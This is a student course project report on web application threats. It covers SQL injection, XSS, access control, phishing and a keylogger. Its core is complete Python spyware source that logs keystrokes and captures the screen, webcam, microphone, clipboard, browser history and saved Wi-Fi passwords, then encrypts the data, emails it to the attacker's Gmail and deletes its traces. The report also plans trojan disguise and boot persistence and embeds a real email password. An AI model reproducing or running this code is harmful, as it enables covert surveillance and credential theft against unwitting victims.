

**VIT<sup>®</sup>****Vellore Institute of Technology**  
(Deemed to be University under section 3 of UGC Act, 1956)**School of Electronics Engineering (SENSE)****J COMPONENT – REPORT**

<b>COURSE CODE / TITLE</b>	CSE3502– Information Security Management			
<b>PROGRAM / YEAR/ SEM</b>	B.Tech (ECE/ECM)/III Year/ Winter 2021-2022			
<b>DATE OF SUBMISSION</b>	27 <sup>TH</sup> APRIL 2022			
<b>STUDENT DETAILS</b>	<b>REGISTER NO.</b>	<b>NAME</b>		
	19BEC1038	ARYAN KULSHRESTHA		
<b>PROJECT TITLE</b>	<b>CYBER THREATS AND PREVENTION IN WEB APPLICATION</b>			
<b>COURSE NAME</b>	<b>HANDLER'S</b>	<b>DR. S. REVATHI</b>	<b>REMARKS</b>	
<b>COURSE SIGN</b>	<b>HANDLER'S</b>			

## **1. OBJECTIVE:**

In the 1950s, the word “cyber” referred to cybernetics. Today, the term is almost exclusively used to describe information security matters. Because it’s hard to visualize how digital signals traveling across a wire can represent an attack, we’ve taken to visualizing the digital phenomenon as a physical one.

A cyberattack is an attack that is mounted against us (meaning our digital devices) by means of cyberspace. Cyberspace, a virtual space that doesn’t exist, has become the metaphor to help us understand digital weaponry that intends to harm us.

Cyber threats are a big deal. Cyberattacks can cause electrical blackouts, failure of military equipment, and breaches of national security secrets. They can result in the theft of valuable, sensitive data like medical records. They can disrupt phone and computer networks or paralyze systems, making data unavailable. It’s not an exaggeration to say that cyber threats may affect the functioning of life as we know it.

Web application mainly consists of two parts, the first is the client; the second is the server. It mainly draws support from the TCP/IP protocol layer to achieve data transmission and processing. The most widely used client program is the Web browser. The Web server has access to Web resources. Web resources mainly involve five aspects, the static text file, document of hypertext markup language, media file, client code and dynamic script.

Browser usually refers to the program of client host, which is used to meet the needs of the Web server, while display and process the data and information given by Web server. The browser only needs to provide the display function for HTML static page before, but with the rapid development of scripts and plug-in technology, scripts and plug-in technology with ActiveX, FLASH model have been used comprehensively, which provides the conditions for the enhance of browser’s performance, but followed by the gradually increasing security problems in the process of Web application. Browser is the key to the entire Internet, network hackers often use browser software to set the virus, attack the client, and which leads to Web client being threatened.

## **2. INTRODUCTION**


The problem of vulnerable software program is potentially the most crucial complex concern of our era. The remarkable increase of web applications permitting organizations has only worsened the requirements to build a powerful technique to creating and locking down our Internet, Web Applications and Data. Only several web applications are developed securely from the surface, or maintained with procedures developed to maintain them secure over the time.

Web applications are complex combinations of platforms and services from multiple providers, each with its security challenges. The web applications depend on remote web browsers which is neither secure nor trusted, since it adds more complexities and flaws. As well many users have a tendency to click on links without considering the risks of their actions. Web page addresses can be disguised or take you to an unexpected site. Many web browsers are configured to provide increased functionality at the cost of decreased security. New security vulnerabilities may have been discovered since the software was configured and packaged by the manufacturer. Computer systems and software packages may be bundled with additional software, which increases the number of vulnerabilities that may be attacked.

Many web sites require that users enable certain features or install more software, putting the computer at additional risk. Many users do not know how to configure their web browsers securely. Many users are unwilling to enable or disable functionality as required to secure their web browser. Hackers can possibly use numerous various routes via your application to do damage to your organization. Every single of these routes symbolizes a threat that might, or might not, be significant enough to bring about consideration.

Occasionally these routes are insignificant to discover and exploit, and sometimes they are incredibly challenging. Likewise, the damage that is triggered might be of no outcome, or it might place affected organization out of business. To ascertain the threat to organization, once can assess the probability linked with each and every threat agent, attack vector, and safety weakness and blend it with an estimate of the technological and organization impact. Collectively, these aspects determine overall risk.

### 3. BLOCK DIAGRAM:



#### 3.1. SOFTWARE REQUIRED: PYTHON IDLE OR VS-CODE

#### 3.2. PROJECT DESCRIPTION:

An important part of this project was the keylogger program.

During the course of your research, we have been through several video references, online articles as well as GitHub repositories, for some reference. The codes, if available at these sources, were either faulty or had one or many redundant packages and functions. Furthermore, every keylogger program that we found, could just either log the keyboard strokes and take a few screenshots or almost try to send the files using the SMTP protocols, which were never really able to successfully send the mail.

With our program we have not only updated the code with the latest packages and functions, but also implemented some spyware functionalities, such as taking screenshots,

recording audio, clicking photos on camera, without alerting the camera light, accessing the clipboard, accessing the saved passwords in the browser, etc.

Each of these files, including the system info, post listening info as well as network info and their passwords, are periodically encrypted and sent to the attacker mail id, and subsequently delete the root folder where the program stores its data. The cycle then continues and the program starts logging again.

Future developments of this program are aimed at developing a .exe file, whose extension and icon will be manipulated to resemble a non-suspicious file, like a .mp3 file or .mp4 file. It'd then act like a trojan, leading to the victim clicking on the file to open it, which would execute as the disguise function but in the background would start the logging process.

One further development would be attaching the program to the boot files of the victim system, so that on every power up of the system, the program starts automatically executing itself. This in a true sense would make the program run undetected eternally on the system (at least till the system is shut down).

### **3.3. CONCEPT LEARNED:**

Exploitation of vulnerable ports and how prevention of the same can be done to prevent the company or any organization from losing their high-end sensitive information which is confidential and may result in havoc if lost to the citizens or any other user which is not authorized to use it.

Python shell coding implementation was done to implement the keylogger which exploits the port of user's laptop and provide the information on Gmail of the backend user which is exploiting the

## 4. IMPLEMENTATION:

### ➔BROKEN ACCESS CONTROL

Access control enforces policy such that users cannot act outside of their intended permissions. Failures typically lead to unauthorized information disclosure, modification or destruction of all data, or performing a business function outside of the limits of the user. Common access control vulnerabilities include:

- ☐ Bypassing access control checks by modifying the URL, internal application state, or the HTML page, or simply using a custom API attack tool
- ☐ Allowing the primary key to be changed to another's users record, permitting viewing or editing someone else's account.
- ☐ Elevation of privilege. Acting as a user without being logged in, or acting as an admin when logged in as a user.
- ☐ Metadata manipulation, such as replaying or tampering with a JSON Web Token (JWT) access control token or a cookie or hidden field manipulated to elevate privileges, or abusing JWT invalidation
- ☐ CORS misconfiguration allows unauthorized API access.
- ☐ Force browsing to authenticated pages as an unauthenticated user or to privileged pages as a standard user. Accessing API with missing access controls for POST, PUT and DELETE.

### ➔CROSS SITE SCRIPTING

Cross-site scripting (also known as XSS) is a web security vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application. It allows an attacker to circumvent the same origin policy, which is designed to segregate different websites from each other. Cross-site scripting vulnerabilities normally allow an attacker to masquerade as a victim user, to carry out any actions that the user is able to perform, and to access any of the user's data. If the victim user has privileged access within the application, then the attacker might be able to gain full control over all of the application's functionality and data.

There are three main types of XSS attacks. These are:

- ☐ Reflected XSS, where the malicious script comes from the current HTTP request.
- ☐ Stored XSS, where the malicious script comes from the website's database.
- ☐ DOM-based XSS, where the vulnerability exists in client-side code rather than server-side code.

## ➔SQL INJECTION

SQL Injection (SQLi) is a type of an injection attack that makes it possible to execute malicious SQL statements. These statements control a database server behind a web application. Attackers can use SQL Injection vulnerabilities to bypass application security measures. They can go around authentication and authorization of a web page or web application and retrieve the content of the entire SQL database. They can also use SQL Injection to add, modify, and delete records in the database.

To make an SQL Injection attack, an attacker must first find vulnerable user inputs within the web page or web application. A web page or web application that has an SQL Injection vulnerability uses such user input directly in an SQL query. The attacker can create input content. Such content is often called a malicious payload and is the key part of the attack. After the attacker sends this content, malicious SQL commands are executed in the database.

SQL is a query language that was designed to manage data stored in relational databases. You can use it to access, modify, and delete data. Many web applications and websites store all the data in SQL databases. In some cases, you can also use SQL commands to run operating system commands. Therefore, a successful SQL Injection attack can have very serious consequences.

### WORKING

- ☐ USERNAME: ARYAN
- ☐ PASSWORD: 'OR '1'='1
- ☐ Query : Select \* from date where uname = 'ARYAN' and pass= ' or '1'='1'
- ☐ Justification : Since we used or function so it will check for the empty or 1==1 which is always true .So it will always login nevertheless what the actual password is.
- ☐ Solution : We can prevent this by using stripslashes() in our code while entering username and password.

## ➔ KEYLOGGER

Keyloggers are activity-monitoring software programs that give hackers access to your personal data. The passwords and credit card numbers you type, the webpages you visit – all by logging your keyboard strokes.

We have made a keylogger for capturing the following details:

- ☐ Screenshots
- ☐ Webcam
- ☐ Wifi details
- ☐ System details
- ☐ Microphone

Information including:

- The clipboard information and key log data
- Cookies and saved data on browsers
- System and Network Information
- Information obtained by listening to ports
- WiFi passwords and details
- Screenshots, Webcam captures and audio through the system microphone

All captured by the program. It is saved in a folder “LOGS” in the “users” folder of the C drive. The screenshots and webcam captures are taken every 5 seconds whereas the mic captures the audio every minute. The minute long duration is decided due to the attachment restrictions in Gmail.

After 5 minutes of total capture, the files are encrypted and are one by one sent to the attacker mail id starting with the audio recording.

At the receiver end, the encrypted files are decrypted using the Decrypt.py program, to reveal the plaintext data.

Keyloggers are activity-monitoring software programs that give hackers access to your personal data. The passwords and credit card numbers you type, the webpages you visit – all by logging your keyboard strokes.



## ➔ Prevention

### SQL INJECTION

TECHNIQUE	SQL INJECTION TYPE PREVENTED
Pre-Deployment & Post-Deployment Technique	Tautology attack
SQL-IF Algorithm	Union, Illegal/Logical attack
Smart Driver	Tautology, Union, Illegal/Logical, Piggybacked

### PHISHING

TECHNIQUE	WORK
Automated Individual White-List (AIWL)	Automated Individual White-List (AIWL), an automated list, attempts to maintain a white list that consists of every familiar Login User Interfaces (LUI) of the user's. When a user submits his/her login credentials or sensitive information to a LUI that is missing from the white-list, AIWL will warn the user of the possible trap and will warn him/her of the consequent attack
visual similarity -based techniques and white list	The Computer Vision (CV) tool called Speed up Robust Features (SURF) detector. This detector uses square shaped filters for extracting discriminative key point features. These features are extracted from both – suspicious and genuine web- sites. The features extracted from the websites are then compared for calculating a similarity degree. The similarity degree then helps in determining if the website is legitimate or not. If the similarity degree was high, it was considered malicious since the legitimate website was trying to be imitated.
Support Vector Machines (SVM)	to detect if the mail is malicious or not.

## 4.1. CHALLENGES FACED:

- Accessing the ports without the consent of user, initially the exploitation was difficult.
- Exploiting those ports with help of online tools in kali and in windows with python.
- Keylogger gave an error with the camera screenshots as some laptops nowadays turn the LED light on besides it to notify that the camera is being used and is turned on.
- Integrating with Gmail led us to the point that only 1 minute audio files can be sent over it and due to this only the camera videos can't be sent so to overcome it we exploit it via taking the screenshots.

## 4.2. CODE:

```
import subprocess, socket, win32clipboard, os, re, smtplib, \
    logging, pathlib, json, time, cv2, sounddevice, shutil
import sys
import requests
import browserhistory as bh
from multiprocessing import Process
from pynput.keyboard import Key, Listener
from PIL import ImageGrab
from scipy.io.wavfile import write as write_rec
from cryptography.fernet import Fernet
from email.mime.multipart import MIMEMultipart
from email.mime.text import MIMEText
from email.mime.base import MIMEBase
from email import encoders
import os

# This section has been changed, for faster execution on test systems, where packages are already installed
'''
try:
    import pandas as pd
except ImportError:
    subprocess.check_call([sys.executable, "-m", "pip", "install", 'pandas'])
finally:
    import pandas as pd
'''

# The cookie capture function has been removed, since it was returning unusual errors

# Keystroke Capture Function #
def logg_keys(file_path):
    logging.basicConfig(filename = (file_path + 'key_logs.txt'),
        level=logging.DEBUG, format='%(asctime)s: %(message)s')
```

```

on_press = lambda Key : logging.info(str(Key))
with Listener(on_press=on_press) as listener:
    listener.join()

# Screenshot Capture Function #
def screenshot(file_path):
    pathlib.Path('C:/Users/Public/Logs/Screenshots').mkdir(parents=True, exist_ok=True)
    screen_path = file_path + 'Screenshots\\'

    for x in range(0,60):
        pic = ImageGrab.grab()
        pic.save(screen_path + 'screenshot{}.png'.format(x))
        time.sleep(5)

# Mic Recording Function #
def microphone(file_path):
    for x in range(0, 5):
        fs = 44100
        seconds = 60
        myrecording = sounddevice.rec(int(seconds * fs), samplerate=fs, channels=2)
        sounddevice.wait()
        write_rec(file_path + '{}mic_recording.wav'.format(x), fs, myrecording)

# Webcam Snapshot Function #
def webcam(file_path):
    pathlib.Path('C:/Users/Public/Logs/WebcamPics').mkdir(parents=True, exist_ok=True)
    cam_path = file_path + 'WebcamPics\\'
    cam = cv2.VideoCapture(0)

    for x in range(0, 60):
        ret, img = cam.read()
        file = (cam_path + '{}.jpg'.format(x))
        cv2.imwrite(file, img)
        time.sleep(5)

    cam.release
    cv2.destroyAllWindows

def email_base(name, email_address):
    name['From'] = email_address
    name['To'] = email_address
    name['Subject'] = 'Success!!!'
    body = 'Mission is completed'
    name.attach(MIMEText(body, 'plain'))
    return name

def smtp_handler(email_address, password, name):
    s = smtplib.SMTP('smtp.gmail.com', 587)
    s.starttls()
    s.login(email_address, password)
    s.sendmail(email_address, email_address, name.as_string())

```

```

s.quit()

# Email sending function #
def send_email(path):
    regex = re.compile(r'.+\.xml$')
    regex2 = re.compile(r'.+\.txt$')
    regex3 = re.compile(r'.+\.png$')
    regex4 = re.compile(r'.+\.jpg$')
    regex5 = re.compile(r'.+\.wav$')

    email_address = 'aryankul2000@gmail.com'          #<--- Enter your email address
    password = 'naxxtftlpzcnuhme'                  #<--- Enter email password

    msg = MIMEMultipart()
    email_base(msg, email_address)

    exclude = set(['Screenshots', 'WebcamPics'])
    for dirpath, dirnames, filenames in os.walk(path, topdown=True):
        dirnames[:] = [d for d in dirnames if d not in exclude]
        for file in filenames:
            if regex.match(file) or regex2.match(file) \
                or regex3.match(file) or regex4.match(file):

                p = MIMEBase('application', "octet-stream")
                with open(path + '\\' + file, 'rb') as attachment:
                    p.set_payload(attachment.read())
                    encoders.encode_base64(p)
                    p.add_header('Content-Disposition', 'attachment;'
                                'filename = {}'.format(file))
                    msg.attach(p)

            elif regex5.match(file):
                msg_alt = MIMEMultipart()
                email_base(msg_alt, email_address)
                p = MIMEBase('application', "octet-stream")
                with open(path + '\\' + file, 'rb') as attachment:
                    p.set_payload(attachment.read())
                    encoders.encode_base64(p)
                    p.add_header('Content-Disposition', 'attachment;'
                                'filename = {}'.format(file))
                    msg_alt.attach(p)

                smtp_handler(email_address, password, msg_alt)

        else:
            pass

    smtp_handler(email_address, password, msg)

def main():
    pathlib.Path('C:/Users/Public/Logs').mkdir(parents=True, exist_ok=True)
    file_path = 'C:\\Users\\Public\\Logs\\'

```

##### Retrieve Network/Wifi informaton for the network\_wifi file  
#####

```
with open(file_path + 'network_wifi.txt', 'a') as network_wifi:
    try:
        commands = subprocess.Popen(['Netsh', 'WLAN', 'export', 'profile',
                                      'folder=C:\\Users\\Public\\Logs\\', 'key=clear',
                                      '&', 'ipconfig', '/all', '&', 'arp', '-a', '&',
                                      'getmac', '-V', '&', 'route', 'print', '&', 'netstat', '-a'],
                                      stdout=network_wifi, stderr=network_wifi, shell=True)
        outs, errs = commands.communicate(timeout=60)

    except subprocess.TimeoutExpired:
        commands.kill()
        out, errs = commands.communicate()
```

##### Retrieve system information for the system\_info file  
#####

```
hostname = socket.gethostname()
IPAddr = socket.gethostbyname(hostname)

with open(file_path + 'system_info.txt', 'a') as system_info:
    try:
        public_ip = requests.get('https://api.ipify.org').text
    except requests.ConnectionError:
        public_ip = '* Ipify connection failed *'
        pass

    system_info.write('Public IP Address: ' + public_ip + '\n' \
                     + 'Private IP Address: ' + IPAddr + '\n')

    try:
        get_sysinfo = subprocess.Popen(['systeminfo', '&', 'tasklist', '&', 'sc', 'query'],
                                       stdout=system_info, stderr=system_info, shell=True)
        outs, errs = get_sysinfo.communicate(timeout=15)

    except subprocess.TimeoutExpired:
        get_sysinfo.kill()
        outs, errs = get_sysinfo.communicate()
```

##### Copy the clipboard  
#####  
#####

```
win32clipboard.OpenClipboard(0)
try:
    pasted_data = win32clipboard.GetClipboardData()
except TypeError:
    pasted_data = " #non-text"
win32clipboard.CloseClipboard()
with open(file_path + 'clipboard_info.txt', 'a') as clipboard_info:
    clipboard_info.write('Clipboard Data: \n' + pasted_data)
```

```

#####          Get          the          browsing          history
#####
#
    browser_history = []
    bh_user = bh.get_username()
    db_path = bh.get_database_paths()
    hist = bh.get_browserhistory()
    browser_history.extend((bh_user, db_path, hist))
    with open(file_path + 'browser.txt', 'a') as browser_txt:
        browser_txt.write(json.dumps(browser_history))

#####          Using          multiprocessing          module          to          log          keystrokes,          get          screenshots,
#####
    # record microphone, as well as webcam pictures #
    p1 = Process(target=logg_keys, args=(file_path,)) ; p1.start()
    p2 = Process(target=screenshot, args=(file_path,)) ; p2.start()
    p3 = Process(target=microphone, args=(file_path,)) ; p3.start()
    p4 = Process(target=webcam, args=(file_path,)) ; p4.start()

    p1.join(timeout=300) ; p2.join(timeout=300) ; p3.join(timeout=300) ; p4.join(timeout=300)

    p1.terminate() ; p2.terminate() ; p3.terminate() ; p4.terminate()

#####          Encrypt          files
#####
files = [ 'network_wifi.txt', 'system_info.txt', 'clipboard_info.txt',
        'browser.txt', 'key_logs.txt' ]

regex = re.compile(r'.+\.xml$')
dir_path = 'C:\\Users\\Public\\Logs'

for dirpath, dirnames, filenames in os.walk(dir_path):
    [ files.append(file) for file in filenames if regex.match(file) ]

# In the python console type: from cryptography.fernet import Fernet ; then run the command
# below to generate a key. This key needs to be added to the key variable below as
# well as in the DecryptFile.py that should be kept on the exploiters system. If either
# is forgotten either encrypting or decrypting process will fail. #
# Command -> Fernet.generate_key()
key = b'T2UnFbwxfVlnJ1PWbixcDSxJtpGT0MKotsjR4wsSJpM='

for file in files:
    with open(file_path + file, 'rb') as plain_text:
        data = plain_text.read()
    encrypted = Fernet(key).encrypt(data)
    with open(file_path + 'e_' + file, 'ab') as hidden_data:
        hidden_data.write(encrypted)
    os.remove(file_path + file)

#####          Send          encrypted          files          to          email          account
#####

```

```

send_email('C:\\Users\\Public\\Logs')
send_email('C:\\Users\\Public\\Logs\\Screenshots')
send_email('C:\\Users\\Public\\Logs\\WebcamPics')

print("\nclean up\n")
# Clean Up Files #
shutil.rmtree("C:/Users/Public/Logs")

# Loop #
main()



























if __name__ == '__main__':
    try:
        main()

    except KeyboardInterrupt:
        print('* Control-C entered...Program exiting *')


    except Exception as ex:
        logging.basicConfig(level=logging.DEBUG, \
                            filename='C:/Users/Public/Logs/error_log.txt')
        logging.exception('* Error Occurred: {} *'.format(ex))
        pass

```

### 4.3. APPLICATIONS EXECUTION:

Name	Date modified	Type	Size
 Screenshots	19-04-2022 22:37	File folder	
 WebcamPics	19-04-2022 22:37	File folder	
 0mic_recording	20-04-2022 10:04	WAV File	20,672 KB
 1mic_recording	20-04-2022 10:05	WAV File	20,672 KB
 2mic_recording	20-04-2022 10:06	WAV File	20,672 KB
 3mic_recording	20-04-2022 10:07	WAV File	20,672 KB
 4mic_recording	20-04-2022 10:08	WAV File	20,672 KB
 browser	20-04-2022 10:03	Text Document	1 KB
 clipboard_info	20-04-2022 10:02	Text Document	1 KB
 key_logs	20-04-2022 09:53	Text Document	7 KB
 network_wifi	20-04-2022 10:03	Text Document	69 KB
 system_info	20-04-2022 10:02	Text Document	206 KB
 Wi-Fi-2.4_airA1	20-04-2022 10:01	XML Document	1 KB
 Wi-Fi-2.4G-Airtel-A1	20-04-2022 10:01	XML Document	1 KB
 Wi-Fi-5G_Air_A1	20-04-2022 10:01	XML Document	1 KB
 Wi-Fi-5GHz-Airtel A1	20-04-2022 10:01	XML Document	1 KB
 Wi-Fi-Aryan	20-04-2022 10:01	XML Document	1 KB
 Wi-Fi-DESKTOP-KN743N3 8265	20-04-2022 10:01	XML Document	1 KB
 Wi-Fi-FaryLink_DCF701	20-04-2022 10:01	XML Document	1 KB
 Wi-Fi-Galaxy S20	20-04-2022 10:01	XML Document	1 KB
 Wi-Fi-KANCHANINFOCOM	20-04-2022 10:01	XML Document	1 KB
 Wi-Fi-OnePlus Nord	20-04-2022 10:01	XML Document	1 KB
 Wi-Fi-realme 5 Pro	20-04-2022 10:01	XML Document	1 KB
 Wi-Fi-Redmi	20-04-2022 10:01	XML Document	1 KB
 Wi-Fi-santosh	20-04-2022 10:01	XML Document	1 KB
 Wi-Fi-VITC-HOS2-4	20-04-2022 10:01	XML Document	3 KB

#### →LOGS FOLDER SCREENSHOT FOR RETRIEVING VICTIM'S DETAILS



C:\Users\Public\Logs

#### →LOGS FOLDER PATH



## 5. CONCLUSION:

No	Problem statement	Existing system	Our results
1.	Web Vulnerabilities	There are different types of SQL attacks like tautologies,union etc.	We have successfully executed Sql injection using tautological attack i.e. authentication page is bypassed for data extracting.
		Persistent XSS Attack, non-Persistent XSS Attack	We have implemented Reflected XSS, stored XSS, Dom XSS.
		Broken Access Control: Access on Redirection Setting, Unauthorized Cookie Access, Misconfiguration of Sensitive Data Retrieval	Bypassing access control checks by modifying the URL, internal application state, or the HTML page, or simply using a custom API attack tool and Allowing the primary key to be changed to another's users record, permitting viewing or editing someone else's account
2.	Phishing	The various types of phishing attacks are Deceptive Phishing, Spear Phishing, Whaling Pharming, Deceptive Phishing	We have executed deceptive phishing by imitating the facebook website. It would instruct the target to click on the URL. Upon clicking the url and entering the credentials, the phishing website gathers all the login credentials and other sensitive information about the target and forwards it to the attacker.
3.	Keylogger	Software keylogger, Hardware keylogger	We have made an advanced version of software keylogger.

## 6. REFERENCES:

- <https://www.ijstr.org/final-print/may2018/Cyber-Security-Risks-For-Modern-Web-Applications-Case-Study-Paper-For-Developers-And-Security-Testers.pdf>
- <https://www.scitepress.org/Papers/2016/64506/64506.pdf>
- <https://www.sciencedirect.com/science/article/pii/S0022000014000178>
- [http://www.raijmr.com/ijrmeet/wp-content/uploads/2017/12/IJRMEET\\_2017\\_vol05\\_issue\\_06\\_01.pdf](http://www.raijmr.com/ijrmeet/wp-content/uploads/2017/12/IJRMEET_2017_vol05_issue_06_01.pdf)
- <https://www.sciencedirect.com/science/article/pii/S2352484721007289>
- [https://www.researchgate.net/publication/316886377\\_A\\_study\\_on\\_SQL\\_injection\\_techniques](https://www.researchgate.net/publication/316886377_A_study_on_SQL_injection_techniques)
- [https://www.researchgate.net/publication/45854027\\_A\\_Survey\\_on\\_Cross-Site\\_Scripting\\_Attacks](https://www.researchgate.net/publication/45854027_A_Survey_on_Cross-Site_Scripting_Attacks)
- [https://www.ripublication.com/ijaer19/ijaerv14n9\\_15.pdf](https://www.ripublication.com/ijaer19/ijaerv14n9_15.pdf)